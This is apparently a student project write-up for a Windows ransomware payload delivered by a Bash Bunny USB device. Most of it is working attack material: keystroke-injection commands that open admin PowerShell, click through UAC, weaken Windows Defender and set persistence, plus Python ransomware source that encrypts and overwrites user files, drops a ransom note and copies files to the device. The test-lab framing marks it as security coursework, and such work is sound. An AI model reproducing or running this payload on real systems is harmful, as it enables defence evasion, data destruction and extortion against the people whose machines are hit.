Windows Ransomware Injection Via the Bash Bunny - Eric Guzman

User requirements:

Functional Requirements:

- The bash bunny must be able to simulate a ransomware attack in a controlled environment using the bash bunny
- There needs to be three main functions of the scripts, attacking (encryption), recovery (decryption) and persistence

Non-Functional Requirements:

- Scripts must be reversible making sure that all of the compromised files can be decrypted
- The payload should be able to operate on recent versions of windows
- Maintain a well controlled environment to ensure no one that is testing the scripts accidentally encrypts their own files

Assumptions:

- Administrative access to powershell is available to the system
- Windows defender can be disabled through powershell
- The user running the tests understands how to revert to a clean state if something goes wrong.

Activity Timeline:

1. The Bash Bunny is plugged into the target device
2. The operating system is identified as windows
3. Administrator mode of powershell is opened and windows defender is disabled allowing .exe files to be executed on the system without any restrictions

4. Encryption executable file is copied into the user directory and is executed by the Bash Bunny
5. All files in specified directories are attempted to be encrypted and are moved to the saved files folder
6. The ransom alert file is created on the desktop and an alert is displayed
7. Once the encryption process is killed, run the decryption script to restore files.
8. Restart the system to make sure the script persists and opens on startup.

Infrastructure Design:

Testing Environment:

- VMware environment with access to a Windows VM (everything was tested for this part of the project on a windows 10 VM on VM workstation pro 17)

Bash Bunny Configuration:

- Payloads stored on the Bash Bunny for rapid execution
- “Encryption-v3-7.exe” and “startupshortcut.ps1” are available in the “payloads\library” folder

Setup and Installation Instructions:

Installing the scripts onto a fresh Bash Bunny and attempting to run the scripts successfully -

1. Plug the Bash Bunny into your computer while set to arming mode.
2. Navigate to the “payloads\library” folder.

3. Copy and paste both the “encryption-v3-7.exe” and “startupshortcut.ps1” (optionally also copy “decryption-v2-1.exe” as well but is not vital to the scripts initial functionality).
4. Navigate to the “payloads\switch1” folder.
5. Edit the “payload.txt” file and paste the contents of the “payload (encryption-v3-7-final).txt” file.
6. Make sure the only file in the “switch1” folder is named “payload.txt”.
7. You are now ready to set the Bash Bunny to switch one, plug it into your computer and have the script run.

Bash Bunny Payload/Code Repository:

Test Cases:

Case 1 - Regular Input:

This is what is expected to happen under normal conditions when the bash bunny is plugged into a windows machine.

Steps:

1. Plug in the Bash Bunny to a Windows system.
2. Ensure the target system has Windows Defender enabled and sample files in Desktop, Documents, and Downloads.
3. Run the ransomware payload.
4. Watch as the following happens:
    - PowerShell opens and executes commands to disable Windows Defender features.
    - The payload copies the executable and script files to C:\\Users\\Public\\.

    - The encryption process runs successfully, encrypting files in the specified directories.
    - A warning message appears on the desktop.
    - A pop up alert notifies the user about the encryption.

Expected Results:

- Files in the specified directories are encrypted, moved to the saved_files folder in the C:\\\Users\\\Public\\\ directory and are copied onto the Bash Bunny for safe keeping.
- The warning text file and pop up alert are displayed as intended.

Case 2 - Boundary Behavior:

This case is to make sure that the scripts function correctly when encountering directories that contain edge cases, such as empty folders, system files, and deeply nested directories.

Steps for this edge case:

- Create test directories that contain empty folders, system files, and deeply nested files and/or directories.
- Verify that the scripts can encrypt files and handle directories appropriately without errors or unexpected behavior.

Expected Results:

- Hidden and system files are processed correctly or skipped.
- Deeply nested directories are traversed without any issues.
- Empty folders remain unaltered.

Case 3 - Reversing encryption:

This case tests the decryption process making sure all files are restored to their previous state and are unaltered.

Steps:

1. After completing the encryption process, run the decryption script in the same location that contains the “saved_files”.
2. Verify that the following occurred:
    - All encrypted files from the “saved_files” folder are restored to their original state and are placed in the “decrypted_files” folder.
    - No files are left corrupted or unprocessed.

Expected Results:

- All files are successfully decrypted and restored.
- The system returns to its pre-encryption state.

Case 4 – Persistence Mechanism:

This case verifies that the ransomware persists after the system is rebooted.

Steps:

- Plug in the Bash Bunny and run the ransomware payload.
- Make sure the command “QUACK STRING powershell -ExecutionPolicy Bypass -File C:\\Users\\Public\\startupshortcut.ps1“ does not return an error.
- Restart the system.
- Check if the ransomware executable runs on startup.

Expected Results:


- The ransomware payload executes automatically after reboot.

Code Explanation:

Explanation of payload (encryption-v3-7-final).txt -

This is the main payload used to open the administrative version of powershell, run the encryption file and establish persistence. You can see that there are delays in place all over this script due to how fast the Bash Bunny inputs commands. There were many instances where it would try to type something way too quickly and would mess up the script completely. The delays are in place for consistency and for ease of use especially with a slower running computer or VM similar to the one that was used while testing this script.

1. Initial Setup and Opening Admin Powershell -



```
ATTACKMODE HID STORAGE

# Open Run dialog
QUACK DELAY 20
QUACK GUI r
QUACK DELAY 1000

# Type 'powershell' in Run dialog
QUACK STRING powershell -NoExit -Command "Start-Process powershell -ArgumentList '-NoExit' -Verb RunAs"
QUACK ENTER
QUACK ENTER
QUACK DELAY 15000

QUACK TAB
QUACK TAB
QUACK ENTER
QUACK DELAY 3500
# Confirm UAC
```

The Bash Bunny is set to emulate a keyboard (HID) and a storage device (STORAGE) initially in the first line. It then opens the “run” dialog by pressing the windows key plus R. Powershell is then run as an administrator (to be able to configure windows defender settings) and user account controls asks for authorization to proceed having Bash Bunny input two tabs and enter to get past this.

2. Disabling Windows Defender -

```
# Disable Cloud-Delivered Protection
QUACK DELAY 20
QUACK STRING Set-MpPreference -MAPSReporting Disabled
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 3500

QUACK DELAY 20
QUACK STRING Set-MpPreference -SubmitSamplesConsent 2
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 3500

# Add Exception for .exe Files
QUACK DELAY 20
QUACK STRING Add-MpPreference -ExclusionProcess "encryption-v3-7.exe"
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 350

QUACK DELAY 20
QUACK STRING Add-MpPreference -ExclusionProcess "startupshortcut.ps1"
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 350
```


This section disables various parts of windows defender (cloud protection, submitting samples, real time protection) and adds exceptions for our necessary files as a precaution.

3. Copying Necessary Files to the System -

```
QUACK DELAY 20
QUACK STRING Copy-Item "F:\\payloads\\library\\encryption-v3-7.exe" -Destination "C:\\Users\\Public\\encryption-v3-
7.exe"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "G:\\payloads\\library\\encryption-v3-7.exe" -Destination "C:\\Users\\Public\\encryption-v3-
7.exe"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "D:\\payloads\\library\\startupshortcut.ps1" -Destination "C:\\Users\\Public\
\startupshortcut.ps1"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "E:\\payloads\\library\\startupshortcut.ps1" -Destination "C:\\Users\\Public\
\startupshortcut.ps1"
QUACK ENTER
```

Here we copy both of the files that are needed to the “C:\\Users\\Public” directory for execution. You will notice a few errors when running this part and this is completely normal, it tries multiple different drive letters so that no matter what drive the Bash Bunny is plugged into, the files will have no problem being copied and ready to be executed.

4. File Execution -




```
QUACK DELAY 20
QUACK STRING powershell -ExecutionPolicy Bypass -File C:\\Users\\Public\\startupshortcut.ps1
QUACK ENTER

QUACK DELAY 20
QUACK STRING Start-Process "C:\\Users\\Public\\encryption-v3-7.exe"
QUACK ENTER
```

This final part executes both the persistence and encryption files after they are copied to the correct folder.

Explanation of encryption-v3-7.exe -

1. Initial Key Loading -


This program is the script that is copied onto the system and is run to encrypt its files. It uses RSA public and private keys for encryption and decryption purposes. The public key is used to encrypt files and the private key is used to decrypt files. The private key is included here for testing purposes and would never be included in this file in any real world deployment of a program like this.



```python
PUBLIC_KEY = b"""-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAstaMBGgQHc2iiipzswgw
WyQBANI5Yaxv5I8v+6iscCr1fBJQ7coWwrP7yfxZ7CZ1/2QtmNRue58J9B08E4DS
8SLBXnYBh/FJVaZpPJ7V2YVuKbfQt5Ff/aTODmWvVeC8fjvaPSM/0KGBzc54zG0E
bdMJd1nsHbEVSoCYrubDBfqqSMI0AKin3+8ow2xiIIzPRUjvlEvnsUdzcVrpAVFW
PWG3815hSGKHeVfnWM0k/Va1PL7ukQFl0OH4DTQn9oIE0eIFEAUpleOF7RUQwPaZ
+l8jJjqhgETEUv0tb0UPVb9lft4FdVjZDAX3vS60nGAqWf98iTsQ1XbR+CKReOZ8
uQIDAQAB
-----END PUBLIC KEY-----
"""

# Load public key
public_key = serialization.load_pem_public_key(PUBLIC_KEY)
```

The function “serializarion.load_pem_private_key(PRIVATE_KEY, password=None)” loads this public key in the PEM format preparing the encryption process.

2. Setting up folders and Defining Necessary Directories -




```python
# Folder to store encrypted files on the computer
SAVED_FILES_DIR = "C:\\Users\\Public\\saved_files"
if not os.path.exists(SAVED_FILES_DIR):
    os.makedirs(SAVED_FILES_DIR)

# Directories to monitor for encryption
TARGET_DIRECTORIES = [
    os.path.join(os.path.expanduser("~"), "Desktop"),
    os.path.join(os.path.expanduser("~"), "Documents"),
    os.path.join(os.path.expanduser("~"), "Downloads"),
    "C:\\Users"
]
```

This section is responsible for creation of the “saved_files” folder located at "C:\\Users\\Public\\saved_files" on the target system if not already in existence. This folder will hold all of the encrypted files that are processed. This folder is necessary for the decryption process as it looks for this folder. The targeted directories that will be encrypted and also defined here. The current directories that are specified here are the

Desktop, Documents, Downloads and Users. These can easily be expanded upon depending on what is looking to be collected using this ransomware script.


3. File Encryption Function -




```python
# Encrypts a file and moves it to the encrypted folder
def encrypt_file(file_path):
    try:
        if file_path == HACK_MESSAGE_PATH:
            return  # Skip the message file itself

        with open(file_path, "rb") as f:
            data = f.read()

        encrypted_data = public_key.encrypt(
            data,
            padding.OAEP(
                mgf=padding.MGF1(algorithm=hashes.SHA256()),
                algorithm=hashes.SHA256(),
                label=None,
            )
        )

        # Overwrite the file with encrypted content
        with open(file_path, "wb") as f:
            f.write(encrypted_data)

        # Move encrypted file to storage on the computer
        shutil.move(file_path, os.path.join(SAVED_FILES_DIR, os.path.basename(file_path)))
        print(f"Encrypted: {file_path}")
    except Exception as e:
        print(f"Error encrypting {file_path}: {e}")
```

The “encrypt_file()” function is used to handle encrypting each file that is found in the directories specified earlier using the public key. The contents of the files are read in binary mode. Then the public key is used to encrypt the file data with RSA and OAEP padding. This makes sure that the process is resistant to most common cryptographic attacks as OAEP adds randomness and structure to the encryption process. SHA-256 is also used for padding’s hash function which only makes the security of this process even stronger. Basically no one is going to be able to get the original file contents without access to the private key. The original file is then overwritten with the encrypted data and moved to the “saved_files” folder. Output messages are displayed depending on if the file was successfully or unsuccessfully encrypted.

4. Ransom Message and File Creation -




```python
# Path for the warning message file
HACK_MESSAGE_PATH = os.path.join(os.path.expanduser("~"), "Desktop", "You_Have_Been_Hacked.txt")
```



```python
# Creates a warning message on the desktop
def create_hack_message():
    with open(HACK_MESSAGE_PATH, "w") as f:
        f.write("Your files have been encrypted. Pay 12345@example.com to recover them.")
    print(f"Hack message created at: {HACK_MESSAGE_PATH}")
```

These parts create a ransom text file with a short note informing the user that their files have been encrypted and to pay to get them back. An alert is displayed after the encryption process is completed and a text file is created and placed on the desktop for visibility.


5. Copying of Encrypted Files to the Bash Bunny -



```python
# Copies encrypted files to a USB storage folder with a timestamp
def copy_saved_files_to_usb():
    # Add timestamp to the folder name
    timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
    usb_folder_name = f"saved_files_{timestamp}"
    destination = os.path.join("E:\\loot", usb_folder_name)

    if not os.path.exists(destination):
        os.makedirs(destination)

    try:
        for file_name in os.listdir(SAVED_FILES_DIR):
            file_path = os.path.join(SAVED_FILES_DIR, file_name)
            if os.path.isfile(file_path):
                shutil.copy(file_path, destination)
                print(f"Copied {file_name} to {destination}")
    except Exception as e:
        print(f"Error copying files to USB: {e}")
```

The function “copy_saved_files_to_usb” copies the encrypted files from the “saved_files” folder to the Bash Bunnies “loot” folder with a timestamp denoting the exact time and date that the files were extracted. This function could have been placed before the encryption process depending on the main goals of the attacker in a given scenario. I felt that having the encryption process be first would give it more focus instead of focusing on the copying of the files to the Bash Bunny.


6. Directory Monitoring -



```python
# Event handler to detect new files
class EncryptionHandler(FileSystemEventHandler):
    def on_created(self, event):
        if not event.is_directory:
            print(f"New file detected: {event.src_path}")
            encrypt_file(event.src_path)

# Monitors directories for changes and encrypts new files
def monitor_directories():
    event_handler = EncryptionHandler()
    observer = Observer()

    # Add each directory to be monitored
    for directory in TARGET_DIRECTORIES:
        observer.schedule(event_handler, directory, recursive=True)

    observer.start()
    try:
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        observer.stop()
    observer.join()
```

